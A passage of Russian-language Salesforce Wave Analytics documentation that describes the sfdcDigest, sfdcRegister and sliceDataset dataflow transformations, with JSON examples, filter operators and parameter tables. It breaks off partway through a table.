Дополнительную информацию о предварительно настроенных пользователях в Wave Analytics см. в *Руководстве по обеспечению безопасности Wave Analytics*.

Пример: Рассмотрим пример ниже. В данном примере требуется создать набор данных, содержащий все возможности из объекта Opportunity.

Создайте определение потока данных ниже.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" },
            { "name": "OpportunitySupportTeamMembers__c" }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
```

```
        "name": "Opportunities",
        "source": "Extract_Opportunities"
      }
   }
}
```

Рекомендации по использованию трансформации sfdcDigest

- Учитывайте ограничения хранилища при извлечении данных. Например, набор данных может содержать самое большее 5 000 полей, так что будьте внимательны при выборе полей. См. Ограничения для Wave Analytics.
- Трансформация sfdcDigest запускает SOQL-запрос для извлечения данных из объекта Salesforce, поэтому подпадает под действие ограничений SOQL. Если запрос превышает какое-либо из этих ограничений, то результаты могут быть не получены или алгоритм обработки данных может завершиться ошибкой. Например, длина запроса SOQL не может превышать 20 000 символов. Для сокращения длины запроса SOQL попробуйте разбить извлечение на две или более трансформации sfdcDigest и используйте трансформацию augmentдля объединения результатов. Например, можно создать одну трансформацию sfdcDigest для извлечения половины полей и другую трансформацию sfdcDigest для извлечения оставшихся полей. См. ограничения SOQL и SOSL.

Фильтрация записей, извлеченных из объекта Salesforce

Добавьте фильтр в трансформацию sfdcDigest для извлечения набора всех записей из объекта Salesforce. Фильтрация записей позволяет сокращать количество извлеченных и обработанных записей, исключать записи, содержащие бесполезные или конфиденциальные данные, и повышать производительность потока данных.

Переопределение метаданных поля Salesforce

При необходимости переопределите метаданные поля, извлекаемые трансформацией sfdcDigest из объекта Salesforce, для иного отображения данных в наборе данных. Например, Wave Analytics может добавить стандартное значение в записи, содержащие пустое поле.

Неподдерживаемые объекты и поля Salesforce в Wave

Трансформация sfdcDigest не может извлекать данные из всех объектов и полей Salesforce. Прежде чем настраивать извлечение объектов Salesforce, просмотрите ограничения ниже.

Параметры sfdcDigest

При определении трансформации sfdcDigest задайте атрибуту action значение `sfdcDigest` и настройте параметры для нужных объектов и полей. При необходимости настройте параметры для фильтрации записей, извлеченных из объекта Salesforce.

Фильтрация записей, извлеченных из объекта Salesforce

Добавьте фильтр в трансформацию sfdcDigest для извлечения набора всех записей из объекта Salesforce. Фильтрация записей позволяет сокращать количество извлеченных и обработанных записей, исключать записи, содержащие бесполезные или конфиденциальные данные, и повышать производительность потока данных.

Фильтр содержит как минимум одно условие, которое сопоставляет значение поля с указанным значением. Например, `Amount >= 1000000`. При необходимости примените функции SOQL к значению поля в условии фильтра (например, `CALENDAR_YEAR(CreatedDate) = 2011`). Чтобы добавить разные условия фильтра, воспользуйтесь логическими операторами AND, OR и NOT. Чтобы экранировать двойные кавычки, добавленные в строки, воспользуйтесь обратной косой чертой (\).

Трансформация sfdcDigest извлекает все записи, для которых фильтр является истинным. При настройке трансформации sfdcDigest для добавочного извлечения фильтр применяется к данным, извлеченным только во время добавочного запуска;

Wave Analytics не применяет фильтр к записям, загруженным в набор данных ранее. При добавлении недопустимого фильтра выполнение потока данных завершается ошибкой.

Ниже перечислены типы фильтров, которые могут использоваться для каждого экземпляра трансформации sfdcDigest.

- Структурированный фильтр
- Расширенный фильтр

Совет: Не можете решить, что следует использовать: фильтр в трансформации sfdcDigest или трансформацию filter? Рекомендуем использовать трансформацию filter для фильтрации записей в любой точке потока данных. Например, данная трансформация может быть добавлена после объединения двух наборов данных потоком данных. Тем не менее, чтобы сократить количество строк, обработанных в потоке данных, и оптимизировать производительность потока данных, добавьте фильтр как можно ближе к точке извлечения записей (по возможности добавьте фильтр в трансформацию sfdcDigest).

Структурированный фильтр в трансформации sfdcDigest

Чтобы определить структурированный фильтр, воспользуйтесь синтаксисом JSON.

Расширенный фильтр в трансформации sfdcDigest

Чтобы определить расширенный фильтр, воспользуйтесь выражением условия WHERE объектно-ориентированного языка запросов Salesforce (SOQL). Рекомендуем использовать расширенный фильтр только при наличии опыта работы с SOQL.

СМ. ТАКЖЕ:

Трансформация sfdcDigest

Структурированный фильтр в трансформации sfdcDigest

Чтобы определить структурированный фильтр, воспользуйтесь синтаксисом JSON.

Структурированный фильтр использует синтаксис JSON ниже для каждого условия фильтра.

```
{
"field": "<field name>",
"operator": "<operator>",
"value": "<value>"|"["<value 1>", "<value 2>"]",
"isQuoted": true|false}
```

Значением может быть число, дата, строка, список строк или литерал даты. Wave Analytics автоматически окружает строки кавычками, кроме случаев назначения параметру `isQuoted` значения «true», указывающего на наличие кавычек вокруг строки.

Ниже перечислены операторы, которые могут использоваться условием фильтра.

Оператор	Комментарий
=	Условие фильтра является истинным, если значение поля равняется указанному значению. Сравнения строк, использующие оператор «равно», не чувствительны к регистру.

Оператор	Комментарий
	Пример: `"filterConditions": [ { "field": "OwnerId", "operator": "=", "value": "a07B00000012HYu" } ]`
!=	Условие фильтра является истинным, если значение поля не равняется указанному значению. Пример (использование обратной косой черты для экранирования двойных кавычек в строковом значении): `"filterConditions": [ { "field": "Nickname__c", "operator": "!=", "value": "\"Sammy\"" } ]`
>	Условие фильтра является истинным, если значение поля превышает указанное значение. Пример: `"filterConditions": [ { "field": "Amount", "operator": ">", "value": "100000" } ]`
<	Условие фильтра является истинным, если значение поля не превышает указанное значение. Пример (использование литерала даты): `"filterConditions": [ { "field": "CloseDate", "operator": "<", "value": "THIS_MONTH", "isQuoted": false } ]`

Оператор	Комментарий
>=	Условие фильтра является истинным, если значение поля превышает или равняется указанному значению. Пример: `"filterConditions": [ { "field": "Amount", "operator": ">=", "value": "100000" } ]`
<=	Условие фильтра является истинным, если значение поля не превышает или равняется указанному значению. Пример (использование функции SOQL): `"filterConditions": [ { "field": "CALENDAR_YEAR (CreatedDate)", "operator": "<=", "value": "2015", "isQuoted": true } ]`
LIKE	Условие фильтра является истинным, если значение поля соответствует указанному значению. Оператор LIKE аналогичен оператору LIKE в SQL; он позволяет сопоставлять неполные текстовые строки и поддерживает специальные символы. • Оператор LIKE поддерживает специальные символы «%» и «_». • Специальный символ «%» соответствует нулевому или большему количеству символов. • Специальный символ «_» соответствует одному символу. • Оператор LIKE поддерживается только полями строки. • Оператор LIKE не чувствителен к регистру. • Оператор LIKE поддерживает экранирование специальных символов «%» и «_». Рекомендуем использовать обратную косую черту (\) для экранирования специальных символов. Пример: `"filterConditions": [ { "field": "FirstName",`

Оператор	Комментарий

	<pre>"operator": "LIKE",
	"value": "Chris%"
	}
	]</pre>

IN	Условие фильтра является истинным, если значение поля равняется любому значению из указанного списка. При необходимости добавьте или удалите кавычки вокруг списка значений. Если список уже окружен кавычками, задайте параметру `isQuoted` истинное значение.
	Пример:
	<pre>"filterConditions": [
	{
	"field": "StageName",
	"operator": "IN",
	"value": ["Closed Won", "Closed Lost"]
	}
	]</pre>

NOT IN	Условие фильтра является истинным, если значение поля не равняется любому значению из указанного списка.
	Пример:
	<pre>"filterConditions": [
	{
	"field": "BillingState",
	"operator": "NOT IN",
	"value": ["California", "New York"]
	}
	]</pre>

INCLUDES	Данный оператор поддерживается только полями типа «Раскрывающийся список» или «Раскрывающийся список со множественным выбором». Условие фильтра является истинным, если значение поля типа «Раскрывающийся список» содержит указанное значение.
	Пример:
	<pre>"filterConditions": [
	{
	"field": "BillingState",
	"operator": "INCLUDES",
	"value": ["California"]
	}
	]</pre>

Оператор	Комментарий
EXCLUDES	Данный оператор поддерживается только полями типа «Раскрывающийся список» или «Раскрывающийся список со множественным выбором». Условие фильтра является истинным, если значение поля типа «Раскрывающийся список» не содержит указанное значение. Пример: `"filterConditions": [ { "field": "BillingState", "operator": "EXCLUDES", "value": ["California", "New York"] } ]`

Рассмотрим некоторые примеры структурированных фильтров.

Пример: Рассмотрим пример основного структурированного фильтра. Чтобы выполнить анализ ожидаемых продаж для возможностей во втором финансовом квартале 2015 финансового года, создайте файл определения потока данных ниже для создания соответствующего набора данных.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" },
            { "name": "SystemModstamp" }
         ],
         "filterConditions": [
               {
                  "field": "FiscalYear",
                  "operator": "=",
                  "value": "2015"
               },
               {
                  "field": "FiscalQuarter",
                  "operator": "=",
                  "value": "2"
               }
```

```
        ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities_2015Q2",
         "name": "Opportunities_2015Q2",
         "source": "Extract_Filtered_Opportunities"
      }
   }
}
```

Прим.: При отсутствии логического оператора между условиями фильтра (аналогично данному примеру) Wave Analytics применяет оператор AND.

Пример: Рассмотрим пример структурированного фильтра, содержащего логический оператор. Чтобы ускорить составление прогнозов по ожидаемому доходу, создайте поток данных ниже для просмотра всех возможностей, которые уже закрыты или должны быть закрыты с вероятностью более 90%.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "Probability" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" }
         ],
         "filterConditions": [
            {
               "operator": "OR",
               "conditions": [
                  {
                     "field": "StageName",
                     "operator": "=",
                     "value": "Closed Won"
                  },
                  {
                     "field": "Probability",
                     "operator": ">=",
                     "value": "90"
                  }
               ]
            }
         ]
```

```
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OpportunitiesExpectedToWin",
         "name": "OpportunitiesExpectedToWin",
         "source": "Extract_Opportunities"
      }
   }
}
```



Пример: Теперь рассмотрим пример структурированного фильтра, содержащего вложенные логические операторы. Создайте поток данных ниже для просмотра всех возможностей, закрытых в текущем финансовом квартале и принадлежащих одному из двух прямых подчиненных.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "AccountId" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "OwnerId" },
                { "name": "FiscalYear" },
                { "name": "FiscalQuarter" }
            ],
            "filterConditions": [
                {
                    "operator": "AND",
                    "conditions": [
                        {
                            "field": "CloseDate",
                            "operator": "=",
                            "value": "THIS_FISCAL_QUARTER",
                            "isQuoted": false
                        },
                        {
                            "operator": "OR",
                            "conditions": [
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfUz"
                                },
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfV4"
```

```
                                }
                            ]
                        }
                    ]
                }
            ]
        },
    "Register_Opportunities_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "DirectReport_Opportunities",
            "name": "DirectReport_Opportunities",
            "source": "Extract_Opportunities"
        }
    }
}
```

Расширенный фильтр в трансформации sfdcDigest

Чтобы определить расширенный фильтр, воспользуйтесь выражением условия WHERE объектно-ориентированного языка запросов Salesforce (SOQL). Рекомендуем использовать расширенный фильтр только при наличии опыта работы с SOQL.

Пример: Рассмотрим пример расширенного фильтра. В данном примере требуется извлечь только записи возможностей, принадлежащие конкретному пользователю и имеющие высокую ценность или большую вероятность закрытия. Создайте поток данных ниже.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "Probability" },
            { "name": "OwnerId" }
         ],
         "complexFilterConditions": "OwnerId = '00540000000HfUz' AND (Amount > 100000
 OR Probability > 75)"
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "FilteredOpportunities",
         "name": "FilteredOpportunities",
         "source": "Extract_Filtered_Opportunities"
```

```
        }
    }
}
```

Переопределение метаданных поля Salesforce

При необходимости переопределите метаданные поля, извлекаемые трансформацией sfdcDigest из объекта Salesforce, для иного отображения данных в наборе данных. Например, Wave Analytics может добавить стандартное значение в записи, содержащие пустое поле.

Ниже перечислены параметры поля, которые могут быть добавлены в трансформацию sfdcDigest для переопределения метаданных поля.

- defaultValue
- type
- fiscalMonthOffset
- isYearEndFiscalYear
- firstDayOfWeek
- isMultiValue
- multiValueSeparator
- точность
- масштаб

Описание каждого параметра поля см. в подразделе «Параметры поля». Дополнительные сведения об использовании атрибутов метаданных для настройки дат см. в разделе Обработка дат в наборах данных.

Пример: Рассмотрим пример ниже. В данном примере требуется переопределить метаданные, извлеченные из объекта Opportunity.

Чтобы переопределить метаданные поля из объекта Opportunity, дополните определение потока данных ниже текстом, выделенным жирным шрифтом.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            {
               "name": "Amount",
               "defaultValue":0
               "precision":18
               "scale":2
            },
            { "name": "StageName" },
            {
               "name": "CloseDate",
               "fiscalMonthOffset":9,
               "firstDayOfWeek":2,
               "isYearEndFiscalYear":true
```

```
            },
            { "name":"AccountId" },
            { "name":"OwnerId" },
            {
               "name": "OpportunitySupportTeamMembers__c",
               "type":"Text",
               "isMultiValue":true,
               "multiValueSeparator":","
               "precision":255
            }
         ]
      }
   },
   "Register_Opportunities_Dataset":{
      "action":"sfdcRegister",
      "parameters":{
         "alias":"Opportunities",
         "name":"Opportunities",
         "source":"Extract_Opportunities"
      }
   }
}
```

СМ. ТАКЖЕ:

Трансформация sfdcDigest

Неподдерживаемые объекты и поля Salesforce в Wave

Трансформация sfdcDigest не может извлекать данные из всех объектов и полей Salesforce. Прежде чем настраивать извлечение объектов Salesforce, просмотрите ограничения ниже.

Дополнительную информацию обо всех объектах и полях Salesforce см. в Справочном руководстве по объектам для Salesforce и Force.com.

Неподдерживаемые объекты

Трансформация sfdcDigest не может извлекать данные из этих объектов Salesforce.

- ActivityMetric
- ApexEmailNotification
- AuthProvider
- BrandTemplate
- ChatterConversation
- ChatterConversationMember
- ChatterMessage
- ConnectedApplication
- ContentFolderLink
- ContentWorkspace
- ContentWorkspaceDoc

- ContentWorkspaceMember
- ContentWorkspacePermission
- CopyExport
- CorsWhitelistEntry
- DataAssessmentFieldMetric
- DataAssessmentMetric
- DataAssessmentValueMetric
- DataHubSetupData
- DataHubSetupDefinition
- DirectMessage
- DirectMessageFeed
- DirectMessageMember
- EmailCapture
- EmailDomainKey
- EmailServicesAddress
- EmailServicesFunction
- EmailTemplate
- EnvironmentHub
- EnvironmentHubInvitation
- EnvironmentHubMemberRel
- EventType
- EventTypeParameter
- FeedPollChoice
- FeedPollVote
- KnowledgeArticleVersion
- LeadChangeEvent
- LoginGeo
- LoginHistory
- ModelFactor
- NetworkActivityAudit
- NetworkModeration
- OrganizationProperty
- OrgWideEmailAddress
- PackageLicense
- PartnerNetworkSyncLog
- ReputationLevel
- ReputationLevelLocalization
- ReputationPointsRule
- SalesforceIqUser
- SampledEntity

- SandOmInfo
- SandOmInfoDetail
- SandOmObserver
- ScoreIntelligence
- SearchPromotionRule
- SecurityCustomBaseline
- SelfServiceUser
- SsoUserMapping
- TenantSecret
- TwoFactorInfo
- TwoFactorTempCode
- UserPackageLicense
- UserProvAccount
- UserProvAccountStaging
- UserProvisioningConfig
- UserProvisioningLog
- UserProvisioningRequest
- UserProvisioningRequestOwnerSharingRule
- UserProvisioningRequestShare
- UserProvMockTarget
- UserRecordAccess
- VerificationHistory
- VoiceUserLine
- VoiceUserLineOwnerSharingRule
- VoiceUserLineShare
- VoiceVendorLine
- VoiceVendorLineOwnerSharingRule
- VoiceVendorLineShare
- WebLink
- WebLinkLocalization

Прим.: Трансформация sfdcDigest не поддерживает извлечение из BigObjects.

Трансформация sfdcDigest не может извлекать данные из внешних объектов, созданных в системе Salesforce. Внешние объекты аналогичны настраиваемым объектам, но соотносятся с данными, расположенными вне системы Salesforce.

При добавлении неподдерживаемого или недоступного объекта в трансформацию sfdcDigest выполнение потока данных завершается ошибкой.

Неподдерживаемые поля

Трансформация sfdcDigest не может извлекать данные из следующих полей.

Объект	Неподдерживаемые поля
Организация	CleanStatus
ActionPlanItem	ItemId
AuthSession	• LoginGeoId • LoginHistoryId
CaseArticle	KnowledgeArticleId
Контакт	• CanAllowPortalSelfReg • CleanStatus
ContentDocument	ParentId
CustomPerson__p	Должность
DocumentAttachmentMap	ParentId
EmailMessage	ActivityId
EmailRoutingAddress	EmailServicesAddressId
EnvironmentHubMember	EnvironmentHubId
ExternalEventMapping	EventId
InstalledMobileApp	ConnectedApplicationId
Интерес	CleanStatus
KnowledgeArticle	MasterLanguage
Network	• CaseCommentEmailTemplateId • ChangePasswordEmailTemplateId • ForgotPasswordEmailTemplateId • WelcomeEmailTemplateId
Организация	• SelfServiceEmailUserOnCaseCreationTemplateId • SelfServiceNewCommentTemplateId • SelfServiceNewPassTemplateId • SelfServiceNewUserTemplateId • WebToCaseAssignedEmailTemplateId • WebToCaseCreatedEmailTemplateId • WebToCaseEmailTemplateId • WebToLeadEmailTemplateId
PermissionSet	• PermissionsEditEvent • PermissionsEditTask

Объект	Неподдерживаемые поля
PermissionSetLicense	• MaximumPermissionsEditEvent • MaximumPermissionsEditTask
Профиль	• PermissionsEditEvent • PermissionsEditTask
ThirdPartyAccountLink	SsoProviderId
Пользователь	• LastPasswordChangeDate • UserPreferencesEnableVoicePilot
WorkBadge	RewardId
WorkBadgeDefinition	RewardFundId

Поле неподдерживаемого типа, добавленное в трансформацию sfdcDigest, пропускается потоком данных.

Кроме того, компания Salesforce не рекомендует извлекать данные из поля MayEdit объекта Account. Извлечение данных из данного поля заметно снижает производительность и препятствует выполнению потока данных.

Неподдерживаемые типы полей

Трансформация sfdcDigest не может извлекать данные из полей указанных ниже типов.

- base64
- составное (например, адрес или местоположение)
- ссылка на группу категорий данных
- зашифрованная строка

Поле неподдерживаемого типа, добавленное в трансформацию sfdcDigest, пропускается потоком данных.

СМ. ТАКЖЕ:

Трансформация sfdcDigest

Параметры sfdcDigest

При определении трансформации sfdcDigest задайте атрибуту action значение `sfdcDigest` и настройте параметры для нужных объектов и полей. При необходимости настройте параметры для фильтрации записей, извлеченных из объекта Salesforce.

Чтобы настроить параметры, воспользуйтесь следующими разделами узла sfdcDigest: parameters, fields и filterConditions.

Параметры

Таблица ниже описывает параметры из раздела `parameters`.

Параметр	Обязательно?	Значение
object	Да	API-имя объекта Salesforce, используемого для извлечения данных. Данный объект является источником ввода для данной трансформации. Трансформация sfdcDigest не поддерживает извлечение из всех объектов Salesforce.
incremental	Нет	Данный параметр выполняет добавочное извлечение, которое обрабатывает только изменения объекта Salesforce, внесенные после последнего выполнения потока данных. Допустимые значения: true или false. Прим.: Добавочное извлечение доступно после включения репликации.
fullRefreshToken	Нет	Данный параметр выполняет разовое полное извлечение для синхронизации данных из набора данных с данными из объекта Salesforce. Укажите любое значение данного параметра. После полного извлечения поток данных всегда выполняет последующее добавочное извлечение даже при добавлении параметра `fullRefreshToken` в определение потока данных. Чтобы повторить полное извлечение, измените значение параметра `fullRefreshToken`. Прим.: Добавочное извлечение доступно после включения репликации.
поля	Да	Массив имен всех полей, используемых для извлечения данных из указанного объекта Salesforce. Трансформация sfdcDigest не поддерживает извлечение из всех полей. См. подраздел «Атрибуты полей».
filterConditions	Нет	Фильтр, который ограничивает записи, извлеченные из указанного объекта Salesforce. Трансформация sfdcDigest

Параметр	Обязательно?	Значение
		извлекает все записи из объекта Salesforce, для которых фильтр является истинным. При необходимости укажите структурированный или расширенный фильтр. См. подраздел «Параметры условий фильтра».
complexFilterConditions	Нет	Данный параметр поддерживается только расширенными фильтрами. Условие WHERE объектно-ориентированного языка запросов Salesforce (SOQL), используемое для фильтрации записей, извлеченных их указанного объекта Salesforce.

Атрибуты полей

Таблица ниже описывает атрибуты из раздела `fields`. В ней также приводятся дополнительные атрибуты, с помощью которых можно переопределять метаданные поля. При необходимости переопределите метаданные поля, извлекаемые трансформацией sfdcDigest из объекта Salesforce, для иного отображения данных в наборе данных. Например, Wave Analytics может добавить стандартное значение в записи, содержащие пустое поле. Если значения не будут переопределены, Wave Analytics получит значения из Salesforce.

Атрибут	Обязательно?	Значение
name	Да	API-имя поля объекта Salesforce, выбранного для добавления в набор данных. При необходимости укажите несколько полей.
defaultValue	Нет	Данный параметр может быть нулевым для текстовых и числовых полей. Стандартное значение, заменяющее нулевое значение для указанного поля.
type	Нет	Тип поля Wave Analytics, связанный с указанным полем. Допустимые типы: «Текст», «Число» и «Дата». Любое значение, включая числовые значения, может быть текстом. Например, по умолчанию объекты Salesforce используют финансовые кварталы типа «Число». При необходимости измените на тип «Текст». Выберите

Атрибут	Обязательно?	Значение
		нужный тип для переопределения типа, заданного посредством Wave Analytics. Пример: `"type": "Text"`
fiscalMonthOffset	Нет	Данный параметр поддерживается только полями даты. Разница в месяцах между первым месяцем финансового года и первым месяцем календарного года (январь). Например, если финансовый год начинается в январе, то смещение — 0. Если финансовый год начинается в октябре, то смещение — 9. Пример: `"fiscalMonthOffset": 9` Прим.: Этот атрибут также управляет генерацией полей финансовых дат в Wave Analytics. Для генерации полей финансовых дат установите параметр `fiscalMonthOffset` в значение, отличное от 0. Дополнительную информацию см. в разделе Обработка дат в наборах данных.
isYearEndFiscalYear	Нет	Данный параметр поддерживается только полями даты. Определяет, является ли финансовый год годом, в котором заканчивается или начинается бюджетный год. Поскольку финансовый год может начаться в одном календарном году, а закончиться в другом, необходимо указать, какой год использовать в качестве финансового года. • Если установлено значение «true», то финансовый год — это год, в котором закончился финансовый год. Значение по умолчанию: true.

Атрибут	Обязательно?	Значение
		• Если установлено значение «false», то финансовый год — это год, в котором начался финансовый год. Пример: `"isYearEndFiscalYear": true` Это поле учитывается только, когда для параметра `fiscalMonthOffset` установлено значение больше 0. Дополнительную информацию см. в разделе Обработка дат в наборах данных.
firstDayOfWeek	Нет	Данный параметр поддерживается только полями даты. Первый день недели для календарного года и, если применимо, финансового года. Рекомендуем использовать значение «0» для выбора первым днем недели воскресенья, значение «1» для выбора понедельника и т. д. Используйте значение «-1» для установки первого дня на 1 января. По умолчанию устанавливается значение «-1». Пример: `"firstDayOfWeek": 0` Дополнительную информацию см. в разделе Обработка дат в наборах данных.
isMultiValue	Нет	Данный параметр поддерживается только текстовыми полями. Данный параметр определяет наличие нескольких значений указанного поля. Пример: `"isMultiValue": false`
multiValueSeparator	Нет	Данный параметр поддерживается только текстовыми полями. Символ, используемый для разделения нескольких значений указанного поля при истинности параметра isMultiValue. По умолчанию используется точка с запятой (;). При ложности параметра

Атрибут	Обязательно?	Значение
		isMultiValue рекомендуем задать нулевое значение. Пример: `"multiValueSeparator": ";"`
точность	Нет	Максимальное количество цифр в числовом значении или длина текстового значения. Для числовых значений: включает все числа слева и справа от десятичной запятой (но не содержит символ десятичного разделителя). Значение должно находиться в диапазоне от 1 до 18 включительно. Для текстовых значений: Значение по умолчанию — 255 символов; должно содержать от 1 до 32 00 символов включительно. Пример: `"precision": 10`
масштаб	Нет	Количество цифр справа от десятичной запятой в числовом значении. Не должно превышать значение точности. Значение должно находиться в диапазоне от 0 до 17 символов включительно. Пример: `"scale": 2`

Параметры условий фильтра

Таблица ниже описывает параметры структурированного фильтра из раздела `filterConditions`. Данные параметры не применяются к расширенным фильтрам.

Параметр	Обязательно?	Значение

field	Нет	Поле объекта Salesforce для применения условия фильтра. Каждое условие структурированного фильтра использует следующий синтаксис:
		`{`
		`"field": "<field name>",`

Параметр	Обязательно?	Значение
		`"operator": "<operator>", "value": "<value>", "isQuoted": true|false}`
operator	Нет	Цель определяется контекстом. • Параметр `operator` может использоваться как оператор сравнения (например, =, < и IN), который сравнивает значение поля относительно постоянного значения. • Параметр `operator` может также использоваться как логический оператор (AND, OR или NOT), связывающий разные условия фильтра. В примере ниже параметр `operator`, выделенный жирным шрифтом, является логическим оператором. Другие экземпляры параметра `operator` являются операторами сравнения. `"filterConditions": [ { "operator": "OR", "conditions": [ { "field": "StageName", "operator": "=", "value": "Closed Won" }, { "field": "Probability", "operator": ">=", "value": "90" } ] } ]`
value	Нет	Значение, используемое условием фильтра.

Параметр	Обязательно?	Значение

isQuoted	Нет	Данный параметр определяет наличие кавычек вокруг строкового значения в условии фильтра.
		Пример значений при наличии кавычек:
		`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": "('Closed Won', 'Closed Lost')", "isQuoted": true } ]`
		Пример значений при отсутствии кавычек:
		`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"], "isQuoted": false } ]`
		При отсутствии параметра isQuoted Wave Analytics обрабатывает строковое значение как значение без кавычек и автоматически добавляет кавычки.

conditions	Нет	Данный параметр позволяет задавать логический оператор для связывания разных условий фильтра.

СМ. ТАКЖЕ:

- Трансформация sfdcDigest
- Фильтрация записей, извлеченных из объекта Salesforce

Трансформация sfdcRegister

Трансформация sfdcRegister регистрирует набор данных с целью его доступности для запросов. Пользователи не могут просматривать или выполнять запросы в отношении незарегистрированных наборов данных.

Регистрации подлежат не все наборы данных. Например, промежуточный набор данных, используемый для создания другого набора данных, может не регистрироваться. Кроме того, не требуется регистрировать наборы данных, созданные при загрузке внешних данных, ввиду их автоматической регистрации посредством Wave Analytics.

Ниже перечислены рекомендации по выбору наборов данных для регистрации.

- Общее количество строк во всех зарегистрированных наборах данных не может превышать 250 миллионов для каждой лицензии на платформу.
- Пользователи, имеющие доступ к зарегистрированным наборам данных, могут запрашивать данные. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных.



Пример: Рассмотрим пример ниже. Созданный поток данных извлекает возможности из объекта Opportunity. Чтобы зарегистрировать набор данных, назначить ему имя Opportunities и применить безопасность строки, добавьте трансформацию sfdcRegister (см. файл определения потока данных ниже).

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Register_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities",
         "rowLevelSecurityFilter": "'OwnerId' == \"$User.Id\""
      }
   }
}
```

Параметры sfdcRegister

При определении трансформации sfdcRegister задайте атрибуту action значение `sfdcRegister` и настройте соответствующие параметры.

Параметры sfdcRegister

При определении трансформации sfdcRegister задайте атрибуту action значение `sfdcRegister` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
alias	Да	API-имя зарегистрированного набора данных. Данное имя может содержать только буквы, цифры и символы подчеркивания и должно быть уникальным во всех наборах данных организации. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Его длина не может превышать 80 символов.
name	Да	Отображаемое имя зарегистрированного набора данных. Длина имени не может превышать 80 символов. Прим.: Чтобы изменить имя после создания набора данных, рекомендуем отредактировать набор данных.
source	Да	Узел в файле определения потока данных, который определяет набор данных, подлежащий регистрации. Данный параметр является источником ввода для данной трансформации.
rowLevelSecurityFilter	Нет	Предикат, используемый для применения безопасности строки к набору данных при первом создании набора данных. Пример: "rowLevelSecurityFilter": "'OwnerId' == "$User.Id"" Прим.: Чтобы изменить предикат после создания набора данных, рекомендуем отредактировать набор данных. При вводе предиката в трансформации Register потока данных JSON следует экранировать двойные кавычки вокруг строковых значений. После создания набора данных Wave Analytics пропускает параметр

Параметр	Обязательно?	Значение
		предиката безопасности в потоке данных. Чтобы изменить предикат безопасности для текущего набора данных, отредактируйте набор данных посредством пользовательского интерфейса.

СМ. ТАКЖЕ:

Трансформация sfdcRegister

Трансформация sliceDataset

Трансформация sliceDataset удаляет поля из набора данных в потоке данных, давая в результате поднабор полей для использования в новом наборе или других трансформациях. Таким образом можно создать несколько наборов данных, каждый с различным диапазоном полей из одного набора полей.

Трансформация содержит параметр `mode`, с помощью которого можно выбрать один из двух режимов: `drop` или `select`. Установите режим `drop`, чтобы *удалить* указанные вами поля. Установите режим `select`, чтобы *оставить* указанные вами поля.

Пример: См. пример ниже. Допустим, что поток данных содержит узел sfdcDigest, `ExtractOpportunities`, который извлекает все поля из объекта "Возможность". Однако некоторым вашим пользователям не нужны поля "Идентификатор" в наборе данных "Возможности". Это решается добавлением в поток данных узла sliceDataset, при этом задаются исходный узел, поля, удаляемые из этого узла, и режим `drop`.

```
{
  "RemoveFieldsFromExtractOpportunities": {
    "action": "sliceDataset",
    "parameters": {
      "source": "ExtractOpportunities",
      "mode": "drop",
      "fields": [
        {
          "name": "Id"
        },
        {
          "name": "ProductId"
        }
      ]
    }
  }
}
```

Параметры sliceDataset

При определении трансформации sliceDataset задайте значение `sliceDataset` атрибута action и укажите параметры.

Параметры sliceDataset

При определении трансформации sliceDataset задайте значение `sliceDataset` атрибута action и укажите параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
